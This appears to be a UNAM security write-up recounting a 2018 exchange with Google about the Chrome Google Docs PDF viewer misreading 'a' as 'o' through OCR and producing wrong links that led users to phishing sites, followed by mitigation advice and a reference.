Assigned to wo...@google.com.
Hey!

Thanks for bringing this issue to our attention. To clarify: you are saying that the link text is different from the link target? I'm asking because it can happen anywhere on the web, not just in PDFs, so it's not a security issue. If that's not what you're saying, can you send us screenshots to clarify what is being displayed and why is it confusing for the user?

Respuesta a la duda de Google

@gmail.com <@gmail.com> #5Jun 21, 2018 11:21AM

Hi again, and thanks for your attention:


the problem is that Google Docs Extension on Chrome is doing a wrong link and UNAM's users have been redirected to phishing sites when they click the wrong link, so it is a security risk:

screenshot1 -> <https://drive.google.com/file/d/11RRy2WEzD46mu->

Also, I found this is not an isolated case because others users from government institutions could be affected, for instance [nasa.gov](#):
screenshot2 -> <https://drive.google.com/file/d/1YVdmuYIG4XvmFs9>

2018-06-21 0:41 GMT-05:00 <buganizer-system+310543+110490834@google.com>:

Imágenes enviadas



Imágenes enviadas

20030107850.pdf

Es seguro | <https://ntrs.nasa.gov/archive/nasa/casi.ntrs.nasa.gov/20030107850.pdf>

Aplicaciones iGoogle Lenovo Recommended

and Carnegie Mellon University, campus at NASA Research Park adjacent to NASA Ames. Students, some of whom may someday work in future space missions, are building three-wheeled, two-foot-tall robots that will have various sensors including video cameras and range finders.

GODDARDspaceflightcenter

In the spirit of "to inspire the next generation of explorers . . . as only NASA can," the GSFC Public Affairs Office is beginning a new community outreach program called "Space Chats" a series of free events that will allow the public to experience interactive current GSFC programs and research. Some of the first topics will include "Coming Soon to a Galaxy Near You" about the James Webb Space Telescope and "Can Cities Create Rain over Major islands" create more summer available at: www.gsfc.nasa.gov

www.gsfc.nasa.gov

1. Type this URL address.

3. If a user follows the link he will be redirected to a possible phishing web site. So, this is a security risk.

2. This is the official web site.

Respuesta de Google

jo...@google.com <jo...@google.com> #7Jun
25, 2018 12:54PM

Hi,

The link is wrong in the original file. If you open the PDF using any reader you'll see the same issue.

Therefore, it's not a bug in Google Docs. Please contact the owner of the PDF to fix the link.

Argumentación

@gmail.com <@gmail.com> #8Jun 25, 2018
01:15PM

Hi,

You are saying that any PDF Reader have the same problem and it is not true. I have checked in many viewer PDF software, for example, PDF Viewer in Debian OS and they don't have the problem because they don't interpret the link and it is cause the document don't have links. So, it is a bug in Google Docs Extension.

Google acepta la vulnerabilidad pero como falla general

jo...@google.com <jo...@google.com> #9Jun 26, 2018 11:34AM

Status: Won't Fix (Intended Behavior)

Hi, thanks I double checked and you're right. This PDF seems like it was created from a scanned image. It is attempting to read text from the image, but the font used, the "a" and "o" characters look similar, and the vision algorithm is misidentifying it.

Unfortunately, we don't consider this to be a security issue, and we can't help. This seems like just a normal product bug. You can provide feedback on the Google product forums and let the team know it didn't work on this example.

<https://productforums.google.com/forum/>

Argumentos no aceptados

@gmail.com <@gmail.com> #10 Jun 26, 2018 12:15PM

Hi again,

I have to say that this bug has affected to UNAM community (teachers, workers, students and researchers) because they were referred to scam sites and in my experience in information security I consider it like a SECURITY risk due a bug in an app. Also, I consider this bug could be used as a new kind of phishing vector attack. Remember that I had showed you this is not an isolated case because there are NASA's documents with the same problem (https://drive.google.com/file/d/1YVdmuYlG4XvmFs9UREUZ0WbNSCRQK_Mi/view?usp=sharing). It may exist documents from others institutions.

Última respuesta de Google

jo...@google.com <jo...@google.com> #11Jun 27, 2018 01:57PM

Hey,

We are sorry to hear that you are having troubles with our products. Unfortunately, our team cannot help you, as we deal only with technical security vulnerability reports, and this is not one of them. To report non-security vulnerabilities please use the "Send Feedback" button. This should be either on the footer of the page, or behind settings. You can read more about it here: <https://www.google.com/tools/feedback/intl/en/learnmore.html>

Once you send the feedback you will be able to track its progress up to resolution. If you would like to discuss this problem with someone you can also post to our Product Forums here: <https://productforums.google.com/>

To re-iterate: This is a bug in the vision algorithm identifying an "a" as an "o". However, the user can click links from anywhere from emails, social networks, etc, and still wind up at the phishing page. Chrome defends against this by constantly working to identify the phishing page itself, so they are protected no matter how they got there.

As such, we consider the link being wrong to be a product bug, not a security bug.

Reporte de vulnerabilidad “normal”

Hi my name is Jose Luis Sevilla and i work at Universidad Nacional Autónoma de México (UNAM). I want to report a bug in Google Docs Extension on Chrome. It is doing a wrong link into PDF files and UNAM's users have been redirected to phishing sites when they click the wrong link, in others words this is a bug in the vision algorithm identifying an "a" as an "o":

screenshot1 -> <https://drive.google.com/file/d/11RRy2WEzD46mu-Z87MDYXQgBbENKTjw-/view?usp=sharing>

Also, I found this is not an isolated case because other users from government institutions could be affected, for instance nasa.gov:

screenshot2 ->

https://drive.google.com/file/d/1YVdmuYIG4XvmFs9UREUZ0WbNSCRQK_Mi/view?usp=sharing

I had reported this bug to Google security team and they told me that you can help me.

¿Cómo puede mitigarse?

- Cambiar el tipo de fuente para general documentos institucionales.
- Comprobar las direcciones URL.
- Notificar al área de seguridad alguna anomalía.

Referencias

Ballesteros Estrada, Silvia Socorro, Morales Romero, Guillermo, Cedillo Pérez, Pavel Alfredo, Los problemas de identificación de caracteres OCR para la recuperación de texto en el libro antiguo: un análisis de caso en el Fondo Antiguo de la Biblioteca Central, UNAM. Biblioteca Universitaria [en linea] 2012, 15 (Enero-Junio) : [Fecha de consulta: 18 de junio de 2018] Disponible en:<<http://www.redalyc.org/articulo.oa?id=28528264003>> ISSN 0187-750X



¡Gracias por su atención!

Contactanos
seguridad@dgp.unam.mx

QUESTIONS